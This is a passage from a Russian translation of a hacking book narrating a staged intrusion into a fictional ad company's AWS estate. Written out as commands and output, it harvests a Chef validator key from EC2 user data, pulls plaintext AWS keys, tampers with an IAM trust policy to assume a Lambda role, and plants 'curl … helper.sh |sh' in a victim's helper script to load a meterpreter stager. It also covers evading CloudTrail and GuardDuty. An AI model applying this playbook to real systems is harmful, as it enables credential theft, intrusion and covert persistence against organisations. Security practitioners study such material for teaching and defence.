HTTP/1.1 301
Location: https://www.github.com/hub/oauth_login
content-type: text/html; charset=iso-8859-1
--Сокращено--
```

Нам сразу отказывают. В конце концов, это нормально, что любая мало-мальски приличная компания, которая использует такой важный компонент для доставки, обеспечивает минимальную защиту. Путь к Jenkins лежит не через парадную дверь, а через небольшую дверку для прислуги в конце переулка: сервер Chef, который, вероятно, изначально помог настроить Jenkins.

Адская кухня

Chef, как и Ansible, является инструментом настройки программного обеспечения. Вы регистрируете недавно установленную машину в Chef, и он извлекает и выполняет набор предопределенных инструкций, которые автоматически настраивают инструменты на этой машине. Например, если на вашей машине должно работать веб-приложение, Chef установит Nginx, настроит клиент MySQL, скопирует файл конфигурации SSH, добавит пользователя-администратора и установит любое другое указанное вами программное обеспечение.

Инструкции по настройке написаны на Ruby и сгруппированы в то, что Chef называет – эдакий каламбурчик[1] – *поваренными книгами* и *рецептами*. В листинге 10.5 показан пример рецепта Chef, который создает файл `config.json` и добавляет пользователя в группу `Docker`.

Листинг 10.5. Рецепт Chef, создающий файл `config.json` *и добавляющий пользователя в группу* `Docker`

```
# recipe.rb

# Копируем файл seed-config.json на новую машину
cookbook_file config_json do
  source 'seed-config.json'
  owner 'root'
end

# Добавляем пользователя admin в группу Docker
group 'Docker' do
  group_name 'Docker'
  append true
  members 'admin'
  action :manage
end
--Сокращено--
```

[1] Одно из значений слова chef – шеф-повар. – *Прим. перев.*

Секреты и пароли – важнейший элемент конфигурации любого сервера, особенно того, который по самой природе своей взаимодействует почти со всеми компонентами инфраструктуры. Я говорю о Jenkins, конечно!

Если вы буквально следуете правильным методичкам DevOps, все должно быть автоматизировано, воспроизводимо и, что более важно, иметь версии. О нет, вы не можете просто взять и установить Jenkins или любой другой инструмент вручную. Вы должны использовать инструмент управления, такой как Chef или Ansible, чтобы описать конфигурацию Jenkins и развернуть ее на совершенно новой машине. Любые изменения в этой конфигурации, такие как обновление подключаемого модуля или добавление пользователя, должны проходить через этот инструмент управления, который отслеживает, проверяет версии и тестирует изменения перед их применением в рабочей среде. В этом суть *инфраструктуры как кода* (infrastructure as code, IaS). Какая у разработчиков любимая система управления версиями для хранения кода? GitHub, конечно!

Мы можем быстро убедиться, что рецепты Chef для этой задачи хранятся на GitHub, получив перечень частных репозиториев MXR Ads и найдя все упоминания о поваренных книгах Chef, связанных с Jenkins. Помните, что у нас уже есть действующий токен GitHub, предоставленный Kubernetes. Сначала мы извлекаем список репозиториев:

```
# list_repos.py
from github import Github
g = Github("9c13d31aaedc0cc351dd12cc45ffafbe89848020")
for repo in g.get_user().get_repos():
    print(repo.name, repo.clone_url)
```

Затем мы ищем ссылки на такие ключевые слова, как `cookbook`, `Jenkins`, `Chef`, `recipe` и т. д. (листинг 10.6).

Листинг 10.6. Список репозиториев MXR Ads, соответствующих хотя бы одному из ключевых слов `cookbook`*,* `Jenkins` *и* `Chef`

```
root@Point1:~/# python3 list_repos.py > list_repos.txt
root@Point1:~/# egrep -i "cookbook|jenkins|chef" list_repos.txt
cookbook-generator https://github.com/mxrads/cookbook-generator.git
cookbook-mxrads-ami https://github.com/mxrads/cookbook-ami.git
❶ cookbook-mxrads-jenkins-ci https://github.com/mxrads/cookbook-jenkins-ci.git
--Сокращено--
```

Это успех ❶! Скачиваем репозиторий `cookbook-mxrads-jenkins-ci`:

```
root@Point1:~/# git clone https://github.com/mxrads/cookbook-jenkins-ci.git
```

Затем мы просматриваем исходный код в надежде найти какие-нибудь жестко заданные учетные данные:

```
root@Point1:~/# egrep -i "password|secret|token|key" cookbook-jenkins-ci

default['jenkins']['keys']['operations_redshift_rw_password'] = 'AQICAHhKmtEfZEcJQ9X...'
default['jenkins']['keys']['operations_aws_access_key_id'] = 'AQICAHhKmtEfZEcJQ9X...'
default['jenkins']['keys']['operations_aws_secret_access_key'] = 'AQICAHhKmtEfZEcJQ9X1w...'
default['jenkins']['keys']['operations_price_cipher_crypto_key'] = 'AQICAHhKmtEfZE...'
```

Мы обнаружили, что около 50 секретов хранятся в файле с удобным названием secrets.rb, но пока не радуйтесь. Это не просто пароли в открытом виде. Все они начинаются с шести волшебных букв AQICAH, что предполагает использование AWS KMS, службы управления ключами, предоставляемой AWS для шифрования/дешифрования данных. Для доступа к их ключу расшифровки требуются определенные права IAM, которых, скорее всего, нет у нашего пользователя Кевина. Файл README поваренной книги довольно ясно описывает управление секретами:

```
# README.md

KMS Encryption :

Secrets must now be encrypted using KMS. Here is how to do so.
Let's say your credentials are in /path/to/credentials...

(Секреты теперь должны быть зашифрованы с помощью KMS. Вот как это теперь делается.
Допустим, ваши учетные данные находятся в /path/to/credentials...)
```

Единственное ключевое слово, которое мне нравится в этой цитате, – «теперь». Это говорит о том, что не так давно секреты обрабатывались по-другому, возможно, вообще не шифровались. Взглянем на историю коммитов Git:

```
root@Point1:~/# git rev-list --all | xargs git grep "aws_secret"
e365cd828298d55...:secrets.rb:
default['jenkins']['keys']['operations_aws_secret_access_key'] = 'AQICAHhKmtEfZEcJQ9X1w...'
623b30f7ab4c18f...:secrets.rb:
default['jenkins']['keys']['operations_aws_secret_access_key'] = 'AQICAHhKmtEfZEcJQ9X1w...'
```

Увы, все предыдущие версии secrets.rb содержат те же зашифрованные данные.

Это нормально. GitHub – не единственный версионный репозиторий для хранения поваренных книг. У Chef есть собственное локальное хранилище данных, в котором он хранит разные версии своих ресурсов. Если повезет, возможно, мы сможем загрузить более раннюю версию поваренной книги, которая содержала учетные данные в открытом виде.

Связь с сервером Chef обычно хорошо защищена. Каждый сервер, управляемый Chef, получает персональный закрытый ключ для за-

грузки поваренных книг, политик и других ресурсов. Администраторы также могут использовать токен API для удаленного выполнения задач.

Положительным моментом, однако, является отсутствие разделения ресурсов. Все, что нам нужно, – это действующий закрытый ключ, принадлежащий фиктивному тестовому серверу, все равно какому, чтобы иметь возможность прочитать каждый файл кулинарной книги, когда-либо хранившийся на Chef. Правильно, что за жизнь без доверия!

Этот закрытый ключ не должен быть спрятан слишком далеко. У нас есть доступ для чтения к API EC2, охватывающий около 2000 серверов. Наверняка у одного из них есть жестко запрограммированный закрытый ключ Chef в пользовательских данных. Нам просто нужно выполнить 2000 вызовов API.

То, что поначалу кажется сложной и кропотливой задачей, на самом деле может быть легко автоматизировано. Благодаря поваренным книгам, хранящимся в репозиториях MXR Ads на GitHub, мы уже знаем, какие сервисы полагаются на Chef: Cassandra (база данных NoSQL), Kafka (ПО для потоковой передачи), Jenkins, Nexus (репозиторий кода), Grafana (панели мониторинга и метрики) и еще несколько.

Мы сохраняем эти имена служб как ключевые слова в файле, а затем передаем их в цикл, который извлекает экземпляры с именем тега, соответствующим ключевому слову, как показано далее. Мы извлекаем идентификатор первого экземпляра каждого пула машин, принадлежащих к одной и той же службе, поскольку, например, все машины Cassandra, вероятно, будут использовать одни и те же пользовательские данные. Значит, нам нужен только один экземпляр:

```
root@Point1:~/# while read p; do
  instanceID=$(aws ec2 describe-instances \
  --filter “Name=tag:Name,Values=*$p*” \
  --query ‘Reservations[0].Instances[].InstanceId’ \
  --region=eu-west-1 \
  --output=text)
  echo $instanceID > list_ids.txt
done <services.txt
```

Этот сделанный буквально на коленке метод выборки дает нам около 20 идентификаторов экземпляров. Каждый из них относится к машине, на которой размещен какой-либо сервис:

```
root@Point1:~/# head list_ids.txt
i-08072939411515dac
i-080746959025ceae
i-91263120217ecdef
--Сокращено--
```

Просмотрим этот файл в цикле, вызывая API ec2 describe-instance-attribute для извлечения пользовательских данных, их декодирования и сохранения в другом файле:

```
root@Point1:~/# while read p; do
  userData=$(aws ec2 describe-instance-attribute \
  --instance-id $p \
  --attribute userData \
  --region=eu-west-1 \
  | jq -r .UserData.Value | base64 -d)
  echo $userData > $p.txt
done <list_ids.txt
```

ПРИМЕЧАНИЕ *Вызов API* describe-instance-attribute *часто предоставляется без особых раздумий через политику* describe*. *Если она заблокирована, мы можем попытаться получить конфигурацию запуска группы автоматического масштабирования, которая обычно содержит те же данные:* aws autoscaling describe-launch-configurations *или* aws ec2 describe-launch-templates.

Мы проверяем, сколько файлов было создано, и убеждаемся, что файлы содержат сценарии пользовательских данных:

```
root@Point1:~/# ls -l i-*.txt |wc -l
21
root@Point1:~/# cat i-08072939411515dac.txt

encoding: gzip+base64
  path: /etc/ssh/auth_principals/user
  permissions: "0644"
- content: |-
    #!/bin/bash
--Сокращено--
```

Идеально. Теперь настал момент истины. Хранится ли на каком-либо из этих прекрасных серверов закрытый ключ Chef, объявленный в их пользовательских данных? Ищем ключевые слова «RSA PRIVATE KEY»:

```
root@Point1:~/# grep -7 "BEGIN RSA PRIVATE KEY" i-*.txt
--Сокращено--
❶ cat << EOF
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
validation_client_name 'chef-validator'
EOF
)> /etc/chef/client.rb

--Сокращено--
```

```
❷ cat << EOF
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqg/6woPBdnwSVjcSRQenRJk0MePELfPp
--Сокращено--
)> /etc/chef/validation.pem
```

Здесь все очень просто. Первый фрагмент кода определяет ключевые параметры, используемые Chef, и сохраняет их в файле `client.rb`. Второй фрагмент записывает закрытый ключ в файл с именем `validation.pem`.

Этот закрытый ключ отличается от того, на который мы рассчитывали, но мы заставим его работать. Полученный нами ключ – это закрытый проверочный ключ пользователя `chef-validator`, назначенный экземплярам для установления их первого контакта с сервером Chef. Пользователю `chef-validator` не разрешено просматривать список машин, поваренные книги или выполнять другие конфиденциальные операции, но он имеет полное право регистрировать клиентов (машины), а они в итоге получают закрытые ключи, которые могут выполнять указанные операции. Все хорошо, что хорошо кончается.

Закрытый ключ этого пользователя используется всеми экземплярами, желающими присоединиться к серверу Chef. Поэтому, естественно, мы также можем использовать его для регистрации дополнительной машины и получения нашего собственного закрытого ключа. Нам просто нужно имитировать реальную конфигурацию клиента и вежливо обратиться к серверу Chef из VPC.

Мы создаем необходимые файлы для инициации регистрации машины – `client.rb` ❶ и `validation.pem` ❷ – и заполняем их данными, полученными из сценария данных пользователя, как показано далее. На самом деле это просто банальное копирование:

```
meterpreter > execute -i -f cat << EOF
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
validation_client_name 'chef-validator'
EOF
)> /etc/chef/client.rb

meterpreter > execute -i -f cat << EOF
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqg/6woPBdnwSVjcSRQenRJk0MePELfPp
--snip--
)> /etc/chef/validation.pem
```

Затем мы загружаем и запускаем клиента Chef из нашего бэкдора, чтобы инициировать процесс регистрации нашей машины:

```
meterpreter > execute -i -f apt update && apt install -y chef
meterpreter > execute -i -f chef-client
```

```
Starting Chef Client, version 14.8.12
Creating a new client identity for aws-node-78ec.eu-west-1.compute.internal
using the validator key.

Synchronizing Cookbooks:
Installing Cookbook Gems:
Compiling Cookbooks...
Running handlers complete
Chef Client finished, 0/0 resources updated in 05 seconds

meterpreter > ls /etc/chef/

client.pem client.rb validation.pem
```

Вот и все. Мы это сделали. Мы протащили новую машину в каталог сервера Chef и получили новый закрытый ключ с именем `client.pem`.

Исполняемый файл `chef-client` обрабатывает состояние машины, включая применение соответствующей поваренной книги, регистрацию машины и многое другое. Чтобы исследовать ресурсы, определенные на сервере Chef, нам нужно использовать утилиту `knife`. Это часть стандартного пакета Chef, но для ее правильной работы требуется небольшой файл конфигурации. Ниже показан пример файла конфигурации, основанный на выводе ранее выполненной команды `chef-client` (для получения имени машины) и конфигурации `client.rb`:

```
# ~/root/.chef/knife.rb
node_name 'aws-node-78ec.eu-west-1.compute.internal'
client_key '/etc/chef/client.pem'
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
knife[:editor] = '/usr/bin/vim'
```

Подготовив конфигурацию `knife`, можно воспользоваться этой утилитой для вывода каталога поваренных книг сервера Chef:

```
meterpreter > knife cookbooks list
apt                         7.2.0
ark                         4.0.0
build-essential             8.2.1
jenkins-ci                  10.41.5
--Сокращено--
```

Фантастика, вот и драгоценная поваренная книга Jenkins. Давайте подробнее рассмотрим историю версий этой поваренной книги:

```
meterpreter > knife cookbooks show jenkins-ci
10.9.5 10.9.4 10.9.4 10.9.3 10.9.2 10.9.1 10.9.8 10.9.7...
4.3.1 4.3.0 3.12.9 3.11.8 3.11.7 3.9.3 3.9.2 3.9.1
```

Мы видим, что коварный сервер Chef хранит более 50 версий этой кулинарной книги, начиная с 10.9.5 и заканчивая 3.9.1. Теперь нам нужно найти самую последнюю поваренную книгу с учетными данными в открытом виде – в идеале, непосредственно перед переходом на KMS.

Приступаем к проверке разных версий, начиная с последних, и после нескольких попыток останавливаемся на версии поваренной книги 10.8.6:

```
meterpreter > knife cookbooks show jenkins-ci 10.8.6
attributes:
  checksum:    320a841cd55787adecbdef7e7a5f977de12d30
  name:        attributes/secrets.rb
  url:         https://chef.mxrads.net:443/bookshelf/organization-
26cbbe406c5e38edb280084b00774500/checksum-320a841cd55787adecbdef7e7a5f977de12d
30?AWSAccessKeyId=25ecce65728a200d6de4bf782ee0a5087662119
&Expires=1576042810&Signature=j9jazxrJjPkHQNGtqZr1Azu%2BP24%3D
--Сокращено--
meterpreter > curl https://chef.mxrads.net:443/bookshelf/org...

❶ 'AWS_JENKINS_ID' => 'AKIA55ZRK6ZS2XX5QQ4D',
   'AWS_JENKINS_SECRET' => '6yHF+L8+u7g7RmHcudlCqWIg0SchgT',
--Сокращено--
```

Не могу поверить, что мы это нашли! Ключи доступа Jenkins к AWS в открытом виде ❶. Если это прелестное дитя не обладает полномочиями администратора учетной записи AWS, то я не знаю, кого еще искать.

В листинге 10.7 мы последовательно выполняем пару вызовов API AWS, чтобы получить имя пользователя IAM, относящиеся к нему учетные данные, связанные политики, их последние версии и, наконец, их содержимое.

Листинг 10.7. Просмотр прав доступа, предоставленных учетной записи Jenkins

```
root@Point1:~/# vi ~/.aws/credentials
[jenkins]
aws_access_key_id = AKIA55ZRK6ZS2XX5QQ4D
aws_secret_access_key = 6yHF+L8+u7g7RmHcudlCqWIg0SchgT

# получение имени пользователя
root@Point1:~/# aws iam get-user --profile jenkins
"UserName": "jenkins"

# список связанных политик
root@Point1:~/# aws iam list-attached-user-policies \
--user-name=jenkins \
--profile jenkins

"PolicyName": "jenkins-policy",
```

```
"PolicyArn": "arn:aws:iam::aws:policy/jenkins-policy"

# get policy version
root@Point1:~/# aws iam iam get-policy \
--policy-arn arn:aws:iam::886371554408:policy/jenkins-policy \
--profile jenkins

"DefaultVersionId": "v4",

# get policy content

root@Point1:~/# aws iam iam get-policy-version \
--policy-arn arn:aws:iam::886371554408:policy/jenkins-policy \
--version v4 \
--profile jenkins
--Сокращено--
"Action": [
        "iam:*",
        "ec2:*",
        "sts:*",
        "lambda:*",
         . . .
         ],
        "Resource": "*"
--Сокращено--
```

Вы только взгляните на эти звездочки в политике. Они повсюду. Jenkins имеет доступ ко всем сервисам AWS, используемым MXR Ads, от IAM до Lambda и т. д. Наконец-то мы получили полный и бесспорный контроль над аккаунтом MXR Ads в AWS.

ПРИМЕЧАНИЕ *В этом сценарии мы решили использовать EC2, чтобы получить контроль над инструментами управления, но возможны и другие варианты: изучение S3 для поиска поваренных книг, резервных копий Jenkins, состояния Terraform, учетных записей VPN и т. д. То же самое верно для репозиториев GitHub, документов DynamoDB и других сервисов.*

Захват Lambda

Мы возвращаемся к нашей первоначальной цели, устроившей нам небольшое дополнительное приключение: олицетворение роли IAM, связанной с функцией Lambda `dmp-sync`, которая копирует данные в Gretsch Politico.

Теперь, когда у нас есть неограниченный доступ к службе IAM, давайте исследуем роль Lambda (листинг 10.8).

Листинг 10.8. Политика IAM для роли `lambda-dmp-sync`

```
root@Point1:~/# export AWS_PROFILE=jenkins
root@Point1:~/# aws iam get-role lambda-dmp-sync
 "RoleName": "dmp-sync",
```

```
 "Arn": "arn:aws:iam::886371554408:role/dmp-sync",
 "AssumeRolePolicyDocument": {
     "Version": "2012-10-17",
     "Statement": [{
          "Effect": "Allow",
          "Principal": {
            "Service": "lambda.amazonaws.com"
        },
            "Action": "sts:AssumeRole"
     }]
--Сокращено--
```

Свойство AssumeRolePolicyDocument указывает, какой сущности разрешено олицетворять данную роль. Обратите внимание, что единственным доверенным лицом, которое может взять на себя эту роль, является сам сервис AWS Lambda (lambda.amazonaws.com). Поэтому нам нужно зарегистрировать новый сервис Lambda, назначить ему эту новую роль и выполнить любой код, который нам нравится. В качестве альтернативы мы могли бы обновить текущий код Lambda, чтобы добиться желаемого.

Третий и, возможно, самый простой вариант – временно обновить политику роли, включив в нее пользователя Jenkins. Это изменение вряд ли продержится долго, поскольку любой, кто в это время выполнит команду terraform plan, заметит дополнительную учетную запись и удивленно поднимет брови. Поэтому нам нужно действовать быстро. Мы изменим политику «принятия роли», создадим временные учетные данные, действительные в течение 12 часов, и вернемся к исходной политике. Только войдем и выйдем, буквально на минуту.

В листинге 10.9 мы сохраняем текущую политику роли в файле и незаметно вводим строку "AWS": "arn:aws:iam::886371554408:user/jenkins", чтобы добавить Jenkins в качестве доверенного пользователя.

Листинг 10.9. Политика роли IAM, позволяющая Jenkins олицетворять роль IAM, используемую Lambda

```
{
"Version": "2012-10-17",
"Statement": [{
   "Effect": "Allow",
   "Principal": {
      "Service": "lambda.amazonaws.com",
      "AWS": "arn:aws:iam::886371554408:user/jenkins"
   },
   "Action": "sts:AssumeRole"
  }]
}
```

Мы отправляем эту новую политику роли и быстро запускаем API-вызов assume-role, чтобы получить временные учетные данные, соответствующие роли lambda-dmp-sync:

```
root@Point1:~/# aws iam update-assume-role-policy \
--role-name lambda-dmp-sync \
--policy-document file://new_policy.json

root@Point1:~/# aws sts assume-role \
--role-arn arn:aws:iam::886371554408:user/lambda-dmp-sync \
--role-session-name AWSCLI-Session \
--duration-seconds 43200

"AccessKeyId": "ASIA44ZRK6WSZAFXRBQF",
"SecretAccessKey": "nSiNoOEnWIm8h3WKXqgRG+mRu2QVN0moBSTjRZWC",
"SessionToken": "FwoGZXIvYXdzEL///...
"Expiration": "2019-12-12T10:31:53Z"
```

Неплохо. Эти временные учетные данные будут действительны в течение 12 часов, даже если Jenkins больше не связан с политикой доверия. Наконец, мы восстанавливаем исходную политику, чтобы избежать каких-либо подозрений:

```
root@Point1:~/# aws iam update-assume-role-policy \
--role-name lambda-dmp-sync \
--policy-document file://old_policy.json\
--profile jenkins
```

ПРИМЕЧАНИЕ *Позже мы сосредоточимся на встроенных оповещениях и мерах обнаружения в AWS, но, поскольку MXR Ads, похоже, использует Jenkins для выполнения вызовов IAM API, можно с уверенностью предположить, что эта операция затеряется среди обычных ежедневных действий.*

Мы загружаем новые ключи в наш интерфейс командной строки AWS и приступаем к изучению бакета Gretsch Politico `gretsch-streaming-jobs` (листинг 10.10). Он тот же самый, что используется `dmp-sync` Lambda, как мы обнаружили ранее в этой главе.

Листинг 10.10. Список объектов, хранящихся в бакете `gretsch-streaming-jobs`

```
root@Point1:~/# vi ~/.aws/credentials
[dmp-sync]
aws_access_key_id = ASIA44ZRK6WSZAFXRBQF
aws_secret_access_key = nSiNoOEnWIm8h3WKXqgRG+mRu2QVN0moBSTjRZWC
aws_session_token = FwoGZXIvYXdzEL//...

root@Point1:~/# aws s3api list-objects-v2 \
--bucket gretsch-streaming-jobs \
--profile dmp-sync > list_objects_gp.txt

root@Point1:~/# head list_objects_gp.txt
```

```
"Key": "rtb-bid-resp/2019/12/11/10/resp-0-141d08-ecedade-123...",
"Key": "rtb-bid-resp/2019/12/11/10/resp-0-753a10-3e1a3cb-51c...",
"Key": "rtb-bid-resp/2019/12/11/10/resp-0-561058-8e85acd-175...",
"Key": "rtb-bid-resp/2019/12/11/10/resp-1-091bd8-135eac7-92f...",
"Key": "rtb-bid-resp/2019/12/11/10/resp-1-3f1cd8-dae14d3-1fd...",
--Сокращено--
```

MXR Ads, по-видимому, отправляет в GP ответы, где сообщает, какое видео было показано для данного идентификатора файла cookie на данном веб-сайте. Есть и другие ключевые показатели, которые, как ни странно, многие компании считают конфиденциальным материалом, например необработанные логи каждого запроса на ставку, данные кампаний других клиентов… список можно продолжить.

Бакет `gretsch-streaming-jobs` поистине огромен. Он содержит терабайты необработанных данных, которые мы просто не можем обрабатывать, да и незачем. Этим занимается GP, а мы лучше пойдем по следу из хлебных крошек и будем надеяться, что он приведет нас к финальному пирогу.

Среди этого гигантского озера данных, спрятанного под чересчур заманчивым ключом `helpers`, мы находим несколько любопытных исполняемых файлов, которые были изменены всего пару недель назад:

```
"Key": "helpers/ecr-login.sh",
"LastModified": "2019-11-14T15:10:43.000Z",
"Key": "helpers/go-manage",
"LastModified": "2019-11-14T15:10:43.000Z",
--Сокращено--
```

Интересно. Оказывается, у нас есть исполняемые объекты, которые, вероятно, выполняются на машинах, принадлежащих и управляемых GP. Это вполне может быть нашим пропуском в аккаунт Gretsch Politico на AWS. Наша роль Lambda по определению может записывать файлы в бакет `gretsch-streaming-jobs`. Вопрос в том, достаточно ли сообразителен администратор GP, чтобы ограничить Lambda исключительно подключами `rtb-bid-resp`? Давайте проверим это:

```
root@Point1:~/# aws s3api put-object \
--bucket gretsch-streaming-jobs \
--key helpers/test.html --body test.html \
--profile dmp-sync

"ETag": "\"051aa2040dafb7fa525f20a27f5e8666\""
```

Сообщения об ошибке нет. Считайте это приглашением перешагнуть порог, ребята! Эти вспомогательные сценарии, вероятно, извлекаются и выполняются ресурсом GP. Если мы изменим их, то сможем перехватить поток выполнения и вызвать наш собственный стейджер, который обеспечит нам новую оболочку для компонента GP!

Мы загружаем helpers/ecr-login.sh, добавляем команду для запуска нашего пользовательского стейджера meterpreter и повторно отправляем файл. Как обычно, стейджер будет размещен в еще одном поддельном сегменте нашего собственного аккаунта AWS gretsch-helpers:

```
root@Point1:~/# aws s3api get-object \
--bucket gretsch-streaming-jobs\
--key helpers/ecr_login.sh ecr-login.sh \
--profile dmp-sync

root@Point1:~/# echo "true || curl https://gretsch-helpers.s3.amazonaws.com/
helper.sh |sh" >> ecr-login.sh

root@Point1:~/# aws s3api put-object \
--bucket gretsch-streaming-jobs \
--key helpers/ecr-login.sh \
--body ecr-login.sh \
--profile dmp-sync
```

А дальше мы просто ждем. Возможно, несколько часов. Мы ждем, пока кто-нибудь где-нибудь не активирует нашу полезную нагрузку, если это вообще когда-либо случится. В конце концов, у нас нет гарантии, что хелпер ecr-login действительно используется. Мы даже не удосужились проверить, что он на самом деле сделал. В любом случае, теперь уже слишком поздно. Скрестим пальцы и будем надеяться на лучшее.

Дополнительные ресурсы

- Документация по AWS STS находится по адресу *https://amzn.to/38j05GM*.
- Дополнительную информацию о возможностях AWS Lambda ищите в докладе сотрудника Google Келси Хайтауэра *Kubernetes and the Path to Serverless*, показанном на KubeCon 2018: *http://bit.ly/2RtothP*. (Да, вы правильно прочитали – он работает в Google.)

11

НЕСМОТРЯ НИ НА ЧТО, МЫ ПРОДОЛЖАЕМ

Пока мы ждем срабатывания обратной оболочки, есть одна небольшая задача, требующая нашего неотложного внимания: обеспечение устойчивости присутствия в AWS. Можно возразить, что ключи доступа Jenkins обеспечивают всю необходимую нам устойчивость, поскольку такие ключи трудно менять, и чтобы обнаружить наличие жестко запрограммированных учетных данных, нужно просмотреть сотни заданий. Столь важная часть любой инфраструктуры DevOps, по иронии судьбы, подвержена тем же заблуждениям, против которых DevOps так высокомерно воюет, – самым наглядным доказательством является то, что учетные данные, которые мы получили от Chef, все еще очень часто используются.

Тем не менее у нас есть возможность с пользой провести время в ожидании нашей оболочки на машине GP, поэтому давайте покрепче вцепимся в MXR Ads.

Часовые AWS

Резервное копирование учетной записи AWS требует чрезвычайно аккуратной навигации в коварном море инструментов мониторинга и конфиденциальных предупреждений. Разработчики AWS очень по-

старались, чтобы снабдить своих клиентов всевозможными индикаторами подозрительной активности и небезопасных конфигураций.

В частности, есть две функции AWS, о которых следует знать перед слепой атакой или внедрением бэкдора: IAM Access Analyzer и CloudTrail Insights.

IAM Access Analyzer помечает каждый документ политики, предоставляющий разрешения на чтение/запись сторонним объектам. В первую очередь анализатор охватывает бакеты S3, ключи KMS, функции Lambda и роли IAM. Сразу после своего появления он сделал неактуальной одну очень скрытную стратегию сохранения: создание роли администратора в учетной записи жертвы и предоставление привилегий чужой (т. е. нашей) учетной записи AWS.

Мы можем быстро проверить, имеются ли какие-либо отчеты Access Analyzer, созданные в регионе `eu-west-1`:

```
root@Point1:~/# aws accessanalyzer list-analyzers --region=eu-west-1
{ "analyzers": [] }
```

MXR Ads еще не использует эту функцию, но мы не можем всерьез рассчитывать, что компания всегда будет игнорировать инструмент безопасности, который позволяет раскрыть наш бэкдор одним щелчком мыши.

CloudTrail – это сервис AWS, который регистрирует почти каждый вызов API AWS в формате JSON и при необходимости сохраняет его на S3 и/или перенаправляет в другой сервис, например CloudWatch, для настройки метрик и оповещений. В листинге 11.1 приведен пример события вызова IAM, создающего ключ доступа для пользователя-администратора. Событие содержит информацию, необходимую любому аналитику угроз: IP-адрес источника, личность вызывающего абонента, источник события и т. д.

Листинг 11.1. Событие CloudTrail `CreateAccessKey`

```
# Sample CloudTrail event creating an additional access key
{
    "eventType": "AwsApiCall",
    "userIdentity": {
        "accessKeyId": "ASIA44ZRK6WS32PCYCHY",
        "userName": "admin"
    },
    "eventTime": "2019-12-29T18:42:47Z",
    "eventSource": "iam.amazonaws.com",
    "eventName": "CreateAccessKey",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "215.142.61.44",
    "userAgent": "signin.amazonaws.com",
    "requestParameters": { "userName": "admin" },
    "responseElements": {
        "accessKey": {
```

```
            "accessKeyId": "AKIA44ZRK6WSRDLX7TDS",
            "status": "Active",
            "userName": "admin",
            "createDate": "Dec 29, 2019 6:42:47 PM"
}    }    }
```

Нужно отдать должное AWS за то, что регистрация событий стала настолько интуитивно понятной.

MXR Ads использует глобальную и всестороннюю стратегию регистрации, охватывающую все регионы, как показано в листинге 11.2.

Листинг 11.2. Конфигурация отслеживания в CloudTrail, который перенаправляет логи в CloudWatch и S3

```
root@Point1:~/# aws cloudtrail describe-trails --region=eu-west-1
"trailList": [{
   "IncludeGlobalServiceEvents": true,
   "Name": "Default",
   "S3KeyPrefix": "region-all-logs",
   "IsMultiRegionTrail": true,
❶ "HasInsightSelectors": true,
❷ "S3BucketName": "mxrads-cloudtrail-all",
   "CloudWatchLogsLogGroupArn": "arn:aws:logs:eu-west-1:886371554408:
log-group:CloudTrail/Logs:*",
...}]
```

Логи пересылаются в корзину S3 mxrads-cloudtrail-all ❷.

По флагу `HasInsightSelectors` ❶ мы видим, что MXR Ads экспериментирует с функцией CloudTrail под названием `Insights`, которая обнаруживает всплеск вызовов API и помечает это как подозрительное событие. На данный момент она сообщает только о вызовах API для записи, таких как `RunInstance`, `CreateUser`, `CreateRole` и т. д. Мы все еще можем безнаказанно использовать вызовы для чтения и разведки, но как только мы начнем, например, автоматизировать создание учетных записей пользователей, нужно вести себя осторожно, чтобы не достичь динамического порога частоты вызовов, установленного CloudTrail для функции `Insights`.

Эти две функции (CloudTrail Insights и IAM Access Analyzer) дополняют другие существующие сервисы наподобие GuardDuty, которые отслеживают подозрительные события, такие как отключение функций безопасности (CloudTrail) и обмен данными с заведомо плохими доменами. Мы можем проверить, включен ли GuardDuty в данном регионе, с помощью следующей команды:

```
root@Point1:~/# aws guardduty list-detectors --region=eu-west-1
{ "DetectorIds": [ "64b5b4e50b86d0c7068a6537de5b770e" ] }
```

Даже если MXR Ads пренебрегла реализацией всех этих новых функций, CloudTrail является настолько базовым компонентом, что почти

каждая компания включает его по умолчанию. Мы могли бы очистить бакет S3, в которой хранятся данные CloudTrail, но логи по-прежнему будут доступны в самом CloudTrail как минимум 90 дней.

Всякий раз, когда логи так легко доступны и полезны, осторожность советует нам предполагать худшее: наличие панелей мониторинга, отслеживающих вызовы API, IP-адреса, типы вызываемых служб, необычные запросы к службам с высоким уровнем привилегий и так далее.

И вишенка на торте: Terraform. Мы знаем, что MXR Ads использует Terraform для обслуживания своей инфраструктуры. Если мы вручную изменим неподходящий ресурс, он будет выделяться как опухший больной палец при следующем запуске команды `terraform plan`. Даже электронное письмо в службу безопасности с темой «Вас взломали» будет иметь больше шансов остаться незамеченным.

Таковы лишь некоторые из основных ошибок, о которых следует помнить при взаимодействии с учетной записью AWS. Это действительно коварные мины, которые могут взорваться при малейшей ошибке. Они почти заставляют вас скучать по старым временам бэкдора Windows Active Directory, когда агрегирование и анализ журналов событий с одной машины занимали два дня.

Итак, если вы находитесь в ситуации, когда ваша цель имеет очень плохую безопасность, и вы чувствуете, что можете вручную создать пару ключей доступа, добавить несколько правдоподобных пользователей IAM и предоставить им права администратора, пожалуйста, ни в чем себе не отказывайте. В этом случае нет необходимости слишком усложнять стратегию бэкдора, особенно зная, что ключи доступа Jenkins довольно стабильны.

Однако если компания выглядит чрезмерно параноидальной – жесткий контроль доступа, строгие и ограниченные привилегии, чистый список активных пользователей и правильно настроенные CloudTrail, CloudWatch и другие инструменты мониторинга, – вам может понадобиться более надежная и незаметная стратегия резервного копирования.

Ради собственной безопасности будем считать MXR Ads продвинутой компанией и предположим худшее. Как мы можем поддерживать постоянный доступ, оставаясь незаметными?

Сохранение строжайшей конспирации

Чем мы хуже корпоративных DevOps? Мы построим наш бэкдор в соответствии с самыми передовыми тенденциями, т. е. сделаем его полностью бессерверным и управляемым событиями. Мы настроим сторожевой таймер на отслеживание определенных событий и запуск задания, которое восстановит наш доступ при обнаружении этих событий.

В переводе на жаргон AWS сторожевой таймер будет состоять из функции Lambda, запускаемой событием по нашему выбору. Мы мо-

